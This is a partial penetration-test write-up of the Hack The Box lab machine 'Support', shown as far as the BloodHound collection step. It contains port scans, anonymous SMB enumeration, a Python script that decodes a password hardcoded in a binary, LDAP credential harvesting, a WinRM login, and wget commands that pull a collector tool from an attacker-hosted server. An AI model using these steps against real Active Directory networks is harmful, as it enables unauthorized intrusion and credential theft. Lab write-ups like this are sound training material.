
Support

Support HTB

Cover



Target: HTB Machine “Support” **Client:** HTB (Fictitious) **Engagement Date:** Jul 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

- Support HTB
  - Cover
  - Index
  - 1. Introduction
    - Objective of the Engagement
    - Scope of Assessment
    - Ethics & Compliance
  - 2 Methodology
    - 2.1 Network Reconnaissance
    - 2.2 Port Scanning
    - 2.3 SMB Share Enumeration
    - 2.4 Embedded Credential Extraction
    - 2.6 LDAP Data Harvesting
    - 2.7 WinRM Access as support
    - 2.8 BloodHound Enumeration
    - 2.9 Resource-Based Constrained Delegation
      - 1. Configuring RBCD on the Domain Controller

- 2. Verify Delegation Configuration
- 3. Inspect msDS-AllowedToActOnBehalfOfOtherIdentity
- 4. Extract Raw Bytes for Advanced Manipulation
- 5. Convert Bytes to a Security Descriptor
- 6. Display DACL and ACEs
- 2.10 S4U Attack (Kerberos Impersonation)
  - 7. Generate NTLM Hash for PC1$
  - 8. Perform S4U2Self + S4U2Proxy to Impersonate Administrator
- 2.11 Gaining DC Access
  - 9-10. Convert .kirbi Ticket to .ccache
  - 11. Execute PsExec as Administrator
- 3 Findings
  - 3.1 Vulnerability: SMB Null Session Misconfiguration
  - 3.2 Vulnerability: Hardcoded XOR-Encoded Password in Userinfo.exe
  - 3.3 Vulnerability: LDAP Attribute Exposes Support Credentials
  - 3.4 Vulnerability: Excessive Privileges – GenericAll on DC Computer Object
  - 3.5 Vulnerability: Resource-Based Constrained Delegation Misconfiguration
  - 3.6 Privilege Escalation: Kerberos S4U and Pass-the-Ticket Abuse
- 4. Recommendations
- 5 Conclusions
  - Executive Summary
  - Technical Summary
- Appendix: Tools Used

1. Introduction

Objective of the Engagement

The objective of this assessment was to perform a thorough security evaluation of a Windows Active Directory domain. Our focus spanned from initial network reconnaissance through credential harvesting and protocol misuse, culminating in full domain compromise. We demonstrated how an attacker can exploit misconfigured SMB shares, embedded secrets in binaries, and LDAP attribute exposures, then abuse Kerberos delegation to obtain SYSTEM-level access on the domain controller.

Scope of Assessment

- Network Reconnaissance & OS Fingerprinting We verified host availability via ICMP and inferred the underlying operating system from the TTL value (TTL 127).
- Service Enumeration & SMB Analysis A comprehensive Nmap SYN scan identified open services. Anonymous SMB connections allowed share enumeration and retrieval of a tooling archive from the `support-tools` share.

- Binary Analysis & Credential Extraction The `UserInfo.exe.zip` package was downloaded and reverse-engineered. A Base64-encoded, XOR-obfuscated password was decoded using a custom Python script, exposing valid domain credentials.
- SMB & LDAP Enumeration Leveraging harvested credentials, we enumerated user accounts via SMB and dumped directory entries with `ldapsearch`. Apache Directory Studio revealed the `support` account password stored in an LDAP attribute.
- WinRM Access & BloodHound Graph Analysis The `support` account credentials granted an interactive WinRM shell. We deployed SharpHound to collect Active Directory data, then used BloodHound to uncover that the **SHARED SUPPORT ACCOUNTS** group held **GenericAll** privileges on the domain controller.
- Kerberos Abuse & RBCD Attack With full control over the DC computer object, we configured resource-based constrained delegation for a machine account, then performed an S4U2Self/S4U2Proxy attack using Rubeus. Pass-the-ticket via Impacket's `psexec.py` yielded a SYSTEM shell on the domain controller.

Ethics & Compliance

All testing activities were conducted under a formal, pre-authorized rules of engagement. We ensured minimal disruption to normal operations and treated all findings as confidential. This report has been shared exclusively with authorized stakeholders to support timely remediation and strengthen overall security.

2 Methodology

This section describes, step by step, the tools and techniques used to enumerate, harvest credentials, and escalate privileges on the target domain controller (DC).

2.1 Network Reconnaissance

1. **Ping Test & TTL Analysis** We issued a single ICMP echo request to verify host availability and infer the underlying OS from the TTL value.

```
ping -c 1 10.129.230.181
PING 10.129.230.181 (10.129.230.181) 56(84) bytes of data.
64 bytes from 10.129.230.181: icmp_seq=1 ttl=127 time=58.7 ms

--- 10.129.230.181 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 58.736/58.736/58.736/0.000 ms
```

Observed TTL 127 suggests a Windows-based host.

2.2 Port Scanning

Full TCP SYN Scan A fast, aggressive scan of all TCP ports to identify open services.

```
kali@kali ~/workspace/Support/nmap [19:23:53] $ sudo nmap -sS -p- --open -
n -Pn --min-rate 5000 10.129.230.181 -oG SupportPorts
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-30 19:24 UTC
Nmap scan report for 10.129.230.181
Host is up (0.038s latency).
Not shown: 65519 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
49664/tcp open  unknown
49667/tcp open  unknown
49678/tcp open  unknown
49707/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 26.44 seconds
```

Service Fingerprinting Targeting the identified ports with version detection and default scripts.

```
kali@kali ~/workspace/Support/nmap [19:26:13] $ sudo nmap -sVC -p
53,88,135,139,389,445,464,593,636,3268,3269,5985,49664,49667,49678,49707
10.129.230.181 -oN SupportServices

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-30 19:26 UTC
Nmap scan report for 10.129.230.181
```

```
Host is up (0.092s latency).
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time:
2025-06-30 19:27:04Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49707/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-06-30T19:27:56
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.14 seconds
```

- Confirmed a Microsoft Windows Server acting as Active Directory DC.

2.3 SMB Share Enumeration

List Available Shares

```
smbclient -U "" -L \\\\10.129.230.181\\
```

```
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        support-tools   Disk      support staff tools
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.230.181 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Access `support-tools` Share

```
smbclient -U "" \\\\10.129.230.181\\support-tools
```

List of the tools :

```
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul 20 17:01:06 2022
  ..                                  D        0  Sat May 28 11:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 11:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 11:19:55 2022
  putty.exe                           A  1273576  Sat May 28 11:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 11:19:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 17:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 11:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe       A 44398000  Sat May 28 11:19:43 2022
```

Retrieve & Unpack Utility

Get the Userinfo.exe.zip using `get` , Unzip the UserInfo.exe.zip

Contents:


```
unzip UserInfo.exe.zip
Archive:  UserInfo.exe.zip
  inflating: UserInfo.exe
  inflating: CommandLineParser.dll
  inflating: Microsoft.Bcl.AsyncInterfaces.dll
  inflating: Microsoft.Extensions.DependencyInjection.Abstractions.dll
  inflating: Microsoft.Extensions.DependencyInjection.dll
  inflating: Microsoft.Extensions.Logging.Abstractions.dll
  inflating: System.Buffers.dll
  inflating: System.Memory.dll
  inflating: System.Numerics.Vectors.dll
  inflating: System.Runtime.CompilerServices.Unsafe.dll
  inflating: System.Threading.Tasks.Extensions.dll
```


```
  inflating: UserInfo.exe.config
```

2.4 Embedded Credential Extraction

1. **Inspecting Encoded Password** Using dnSpy, we located a Base64-encoded, XOR-obfuscated string:

"0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsy076/Y+U193E"





The password is encoded like this , the method is XOR , and the key is armando

Decryption via Python

```
import base64

enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E"
key = b"armando"

# Decodificar Base64
encrypted_bytes = base64.b64decode(enc_password)

# Aplicar el proceso de desencriptación
decrypted_bytes = bytearray()
for i in range(len(encrypted_bytes)):
    decrypted_byte = encrypted_bytes[i] ^ key[i % len(key)] ^ 223
    decrypted_bytes.append(decrypted_byte)

# Convertir a string
password = decrypted_bytes.decode('utf-8')
print(password)
```

Pass:

```
<REDACTED>
```

Possible username :

```
{
    string password = Protected.getPassword();
    this.entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
    this.entry.AuthenticationType = AuthenticationTypes.Secure;
    this.ds = new DirectorySearcher(this.entry);
}
```

Enumerating other users

Key findings (20 local/domain users, including `support`, `Administrator`, and several standard accounts).

```
$ nxc smb 10.129.185.131 -u "support\\ldap"  -p '<REDACTED>' --users
SMB         10.129.185.131  445    DC               [*] Windows Server
2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True)
(SMBv1:False)
SMB         10.129.185.131  445    DC               [+] support\ldap:
<REDACTED>
SMB         10.129.185.131  445    DC               -Username-
-Last PW Set-       -BadPW- -Description-
SMB         10.129.185.131  445    DC               Administrator
2022-07-19 17:55:56 0       Built-in account for administering the
computer/domain
SMB         10.129.185.131  445    DC               Guest
2022-05-28 11:18:55 0       Built-in account for guest access to the
computer/domain
SMB         10.129.185.131  445    DC               krbtgt
2022-05-28 11:03:43 0       Key Distribution Center Service Account
SMB         10.129.185.131  445    DC               ldap
2022-05-28 11:11:46 0
SMB         10.129.185.131  445    DC               support
2022-05-28 11:12:00 0
SMB         10.129.185.131  445    DC               smith.rosario
2022-05-28 11:12:19 0
SMB         10.129.185.131  445    DC               hernandez.stanley
2022-05-28 11:12:34 0
SMB         10.129.185.131  445    DC               wilson.shelby
2022-05-28 11:12:50 0
SMB         10.129.185.131  445    DC               anderson.damian
2022-05-28 11:13:05 0
SMB         10.129.185.131  445    DC               thomas.raphael
```

```
2022-05-28 11:13:21 0
SMB         10.129.185.131  445    DC               levine.leopoldo
2022-05-28 11:13:37 0
SMB         10.129.185.131  445    DC               raven.clifton
2022-05-28 11:13:53 0
SMB         10.129.185.131  445    DC               bardot.mary
2022-05-28 11:14:08 0
SMB         10.129.185.131  445    DC               cromwell.gerard
2022-05-28 11:14:24 0
SMB         10.129.185.131  445    DC               monroe.david
2022-05-28 11:14:39 0
SMB         10.129.185.131  445    DC               west.laura
2022-05-28 11:14:55 0
SMB         10.129.185.131  445    DC               langley.lucy
2022-05-28 11:15:10 0
SMB         10.129.185.131  445    DC               daughtler.mabel
2022-05-28 11:15:26 0
SMB         10.129.185.131  445    DC               stoll.rachelle
2022-05-28 11:15:42 0
SMB         10.129.185.131  445    DC               ford.victoria
2022-05-28 11:15:58 0
SMB         10.129.185.131  445    DC               [*] Enumerated 20
local users: SUPPORT
```

2.6 LDAP Data Harvesting

Command-Line LDAP Dump


```
ldapsearch -H ldap://10.129.185.131 -D ldap@support.htb -w '<Redacted>' -b
"dc=support,dc=htb" '*'
```

We get a lot of data but its better to use this tool to see the info more clearly in a GUI


#apachedirectorystudio

https://directory.apache.org/studio/downloads.html


Establishing a connection




Setting the password and the user:



WE can see the data on a GUI




Credential Discovery in Entry `info` Retrieved support account password stored in the `info` attribute: `<REDACTED>`.




2.7 WinRM Access as `support`

Using the harvested credentials to obtain an interactive shell:



Connecting

```
evil-winrm -u 'support' -p `<REDACTED>` -i 10.129.185.131
```



2.8 BloodHound Enumeration

Host SharpHound Collector

Host SharpHound Collector

```
# Attacker: python3 -m http.server 80

# Target: wget 10.10.14.208/SharpHound.exe -O SharpHound.exe
./SharpHound.exe -c all
download 20250701133225_BloodHound.zip
```

Retrieve & Import Data

```
wget 10.10.14.208/SharpHound.exe -O SharpHound.exe

./Sharphound.exe -c all

download 20250701133225_BloodHound.zip
```

Downloading the file to the attacker

```
# List the file

*Evil-WinRM* PS C:\Users\support\Desktop> ls


    Directory: C:\Users\support\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          7/1/2025   1:32 PM          12311
20250701133225_BloodHound.zip
-a----          7/1/2025   1:31 PM        1046528 SharpHound.exe
-ar---          7/1/2025  11:48 AM             34 user.txt
-a----          7/1/2025   1:32 PM          10022
YzgyNDA2MjMtMDk1ZC00MGYxLTk3ZjUtMmYzM2MzYzVlOWFi.bin
```

